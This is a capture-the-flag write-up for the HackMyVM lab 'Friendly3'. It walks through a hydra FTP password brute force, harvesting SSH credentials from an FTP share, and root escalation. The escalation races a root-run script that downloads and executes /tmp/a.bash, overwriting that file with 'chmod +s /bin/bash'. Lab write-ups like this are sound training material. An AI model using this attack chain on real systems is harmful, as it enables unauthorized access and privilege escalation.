
Máquina Friendly 3

https://hackmyvm.eu/machines/machine.php?vm=Friendly3



Reconnaissance


We starting using `nmap` to know port and services running:

```shell
nmap -sSCV --min-rate=5000 -p- --open -n -Pn 192.168.1.85 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 19:57 CEST
Nmap scan report for 192.168.1.85
Host is up (0.22s latency).
Not shown: 51522 filtered tcp ports (no-response), 14010 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 bc:46:3d:85:18:bf:c7:bb:14:26:9a:20:6c:d3:39:52 (ECDSA)
|_  256 7b:13:5a:46:a5:62:33:09:24:9d:3e:67:b6:eb:3f:a1 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
```

```
|_http-title: Welcome to nginx!
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.42 seconds
```

Nmap reports us the ports *21*(ftp), *22*(ssh) and *80*(http)

In the web we can see the next banner



So apparently we have an user, juan. So now we can use this user using `hdyra` and try to brute force his password.

SHELL

```
hydra -l juan -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.85
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 20:09:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://192.168.1.85:21/
[21][ftp] host: 192.168.1.85   login: juan   password: alexis
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 20:10:12
```

We got Juan's password. Now I try to log in using ftp

SHELL

```
50 Here comes the directory listing.
-rw-r--r--   1 0      0            0 Jun 25  2023 file1
-rw-r--r--   1 0      0            0 Jun 25  2023 file10
-rw-r--r--   1 0      0            0 Jun 25  2023 file100
-rw-r--r--   1 0      0            0 Jun 25  2023 file11
-rw-r--r--   1 0      0            0 Jun 25  2023 file12
-rw-r--r--   1 0      0            0 Jun 25  2023 file13
-rw-r--r--   1 0      0            0 Jun 25  2023 file14
-rw-r--r--   1 0      0            0 Jun 25  2023 file15
-rw-r--r--   1 0      0            0 Jun 25  2023 file16
-rw-r--r--   1 0      0            0 Jun 25  2023 file17
```

```
-rw-r--r--  1 0  0  0 Jun 25  2023 file18
-rw-r--r--  1 0  0  0 Jun 25  2023 file19
-rw-r--r--  1 0  0  0 Jun 25  2023 file2
-rw-r--r--  1 0  0  0 Jun 25  2023 file20
-rw-r--r--  1 0  0  0 Jun 25  2023 file21
-rw-r--r--  1 0  0  0 Jun 25  2023 file22
-rw-r--r--  1 0  0  0 Jun 25  2023 file23
-rw-r--r--  1 0  0  0 Jun 25  2023 file24
-rw-r--r--  1 0  0  0 Jun 25  2023 file25
-rw-r--r--  1 0  0  0 Jun 25  2023 file26
-rw-r--r--  1 0  0  0 Jun 25  2023 file27
-rw-r--r--  1 0  0  0 Jun 25  2023 file28
-rw-r--r--  1 0  0  0 Jun 25  2023 file29
-rw-r--r--  1 0  0  0 Jun 25  2023 file3
-rw-r--r--  1 0  0  0 Jun 25  2023 file30
-rw-r--r--  1 0  0  0 Jun 25  2023 file31
-rw-r--r--  1 0  0  0 Jun 25  2023 file32
-rw-r--r--  1 0  0  0 Jun 25  2023 file33
-rw-r--r--  1 0  0  0 Jun 25  2023 file34
-rw-r--r--  1 0  0  0 Jun 25  2023 file35
-rw-r--r--  1 0  0  0 Jun 25  2023 file36
-rw-r--r--  1 0  0  0 Jun 25  2023 file37
-rw-r--r--  1 0  0  0 Jun 25  2023 file38
-rw-r--r--  1 0  0  0 Jun 25  2023 file39
-rw-r--r--  1 0  0  0 Jun 25  2023 file4
-rw-r--r--  1 0  0  0 Jun 25  2023 file40
-rw-r--r--  1 0  0  0 Jun 25  2023 file41
-rw-r--r--  1 0  0  0 Jun 25  2023 file42
-rw-r--r--  1 0  0  0 Jun 25  2023 file43
-rw-r--r--  1 0  0  0 Jun 25  2023 file44
-rw-r--r--  1 0  0  0 Jun 25  2023 file45
-rw-r--r--  1 0  0  0 Jun 25  2023 file46
-rw-r--r--  1 0  0  0 Jun 25  2023 file47
-rw-r--r--  1 0  0  0 Jun 25  2023 file48
-rw-r--r--  1 0  0  0 Jun 25  2023 file49
-rw-r--r--  1 0  0  0 Jun 25  2023 file5
-rw-r--r--  1 0  0  0 Jun 25  2023 file50
-rw-r--r--  1 0  0  0 Jun 25  2023 file51
-rw-r--r--  1 0  0  0 Jun 25  2023 file52
-rw-r--r--  1 0  0  0 Jun 25  2023 file53
-rw-r--r--  1 0  0  0 Jun 25  2023 file54
-rw-r--r--  1 0  0  0 Jun 25  2023 file55
-rw-r--r--  1 0  0  0 Jun 25  2023 file56
-rw-r--r--  1 0  0  0 Jun 25  2023 file57
-rw-r--r--  1 0  0  0 Jun 25  2023 file58
-rw-r--r--  1 0  0  0 Jun 25  2023 file59
-rw-r--r--  1 0  0  0 Jun 25  2023 file6
-rw-r--r--  1 0  0  0 Jun 25  2023 file60
-rw-r--r--  1 0  0  0 Jun 25  2023 file61
-rw-r--r--  1 0  0  0 Jun 25  2023 file62
-rw-r--r--  1 0  0  0 Jun 25  2023 file63
```

```
-rw-r--r--  1 0    0       0 Jun 25  2023 file64
-rw-r--r--  1 0    0       0 Jun 25  2023 file65
-rw-r--r--  1 0    0       0 Jun 25  2023 file66
-rw-r--r--  1 0    0       0 Jun 25  2023 file67
-rw-r--r--  1 0    0       0 Jun 25  2023 file68
-rw-r--r--  1 0    0       0 Jun 25  2023 file69
-rw-r--r--  1 0    0       0 Jun 25  2023 file7
-rw-r--r--  1 0    0       0 Jun 25  2023 file70
-rw-r--r--  1 0    0       0 Jun 25  2023 file71
-rw-r--r--  1 0    0       0 Jun 25  2023 file72
-rw-r--r--  1 0    0       0 Jun 25  2023 file73
-rw-r--r--  1 0    0       0 Jun 25  2023 file74
-rw-r--r--  1 0    0       0 Jun 25  2023 file75
-rw-r--r--  1 0    0       0 Jun 25  2023 file76
-rw-r--r--  1 0    0       0 Jun 25  2023 file77
-rw-r--r--  1 0    0       0 Jun 25  2023 file78
-rw-r--r--  1 0    0       0 Jun 25  2023 file79
-rw-r--r--  1 0    0       0 Jun 25  2023 file8
-rw-r--r--  1 0    0      36 Jun 25  2023 file80
-rw-r--r--  1 0    0       0 Jun 25  2023 file81
-rw-r--r--  1 0    0       0 Jun 25  2023 file82
-rw-r--r--  1 0    0       0 Jun 25  2023 file83
-rw-r--r--  1 0    0       0 Jun 25  2023 file84
-rw-r--r--  1 0    0       0 Jun 25  2023 file85
-rw-r--r--  1 0    0       0 Jun 25  2023 file86
-rw-r--r--  1 0    0       0 Jun 25  2023 file87
-rw-r--r--  1 0    0       0 Jun 25  2023 file88
-rw-r--r--  1 0    0       0 Jun 25  2023 file89
-rw-r--r--  1 0    0       0 Jun 25  2023 file9
-rw-r--r--  1 0    0       0 Jun 25  2023 file90
-rw-r--r--  1 0    0       0 Jun 25  2023 file91
-rw-r--r--  1 0    0       0 Jun 25  2023 file92
-rw-r--r--  1 0    0       0 Jun 25  2023 file93
-rw-r--r--  1 0    0       0 Jun 25  2023 file94
-rw-r--r--  1 0    0       0 Jun 25  2023 file95
-rw-r--r--  1 0    0       0 Jun 25  2023 file96
-rw-r--r--  1 0    0       0 Jun 25  2023 file97
-rw-r--r--  1 0    0       0 Jun 25  2023 file98
-rw-r--r--  1 0    0       0 Jun 25  2023 file99
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold10
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold11
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold12
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold13
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold14
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold15
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold4
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold5
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold6
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold7
drwxr-xr-x  2 0    0    4096 Jun 25  2023 fold8
```

```
drwxr-xr-x    2 0        0            4096 Jun 25  2023 fold9
-rw-r--r--    1 0        0              58 Jun 25  2023 fole32
```

Once logged in ftp and listing the files we can see there are a lot of files. There are two of those with different size and also there ara some folders.

```shell
ftp> get file80
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for file80 (36 bytes).
226 Transfer complete.
36 bytes received in 0.0323 seconds (1.09 kbytes/s)
ftp> !
```

```shell
cat file80
```

```
───────┬────────────────────────────────────────────────────────
       │ File: file80
───────┼────────────────────────────────────────────────────────
   1   │ Hi, I'm the sysadmin. I am bored...
```

Nothing for now, lets use in order to all the files at once and do it very quickly.

```shell
wget --ftp-user=juan --ftp-password=alexis -r ftp://192.168.1.85
```

Once we've got all the files, we can use `tree` to get a better preview.

```
├── fold5
│   └── yt.txt
├── fold6
├── fold7
├── fold8
│   └── passwd.txt
```

Explotation

On *fold8* there is a file called passwd.txt where ssh credentials are stored.

```shell
ssh juan@192.168.1.85
juan@192.168.1.85's password:
Linux friendly3 6.1.0-9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1 (2023-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
juan@friendly3:~$
```

Privilage escalation

Once we're in as juan we see there is a one more user we have to probably escalate before root, or maybe not xd.

```SHELL
juan@friendly3:~$ cat /etc/passwd | grep -E "bash|'sh'"
root:x:0:0:root:/root:/bin/bash
juan:x:1001:1001::/home/juan:/bin/bash
blue:x:1002:1002::/home/blue:/bin/bash
```


In */opt* we have the next script:


```SHELL
juan@friendly3:/tmp$ cd /opt
juan@friendly3:/opt$ ls
check_for_install.sh
```

```SHELL
-rwxr-xr-x  1 root root  190 Jun 25  2023 check_for_install.sh
juan@friendly3:/opt$ cat check_for_install.sh
#!/bin/bash


/usr/bin/curl "http://127.0.0.1/9842734723948024.bash" > /tmp/a.bash

chmod +x /tmp/a.bash
chmod +r /tmp/a.bash
chmod +w /tmp/a.bash

/bin/bash /tmp/a.bash

rm -rf /tmp/a.bash
```

This script downloads a file from a web location, gives it execution, read, and write permissions, runs it as a Bash script, and then deletes the downloaded file.

In order to confirm that some user in the system is executing this script I install transfer pspy:





Now, we can confirm that someone is running the script, we can try luck and supposes that the user blue is not running the script but root. So what we can do now is make a loop using bash in order to overwrite *a.bash* in order write the command we want to be executed before the script be executed.

```shell
while true; do echo "chmod +s /bin/bash" > /tmp/a.bash; done
```

Now we just wait and the as we supposed before, root is executing the program so /bin/bash will be SUID and we can be root by executing `bash -p`

```shell
bash -p
bash-5.2# whoami
root
```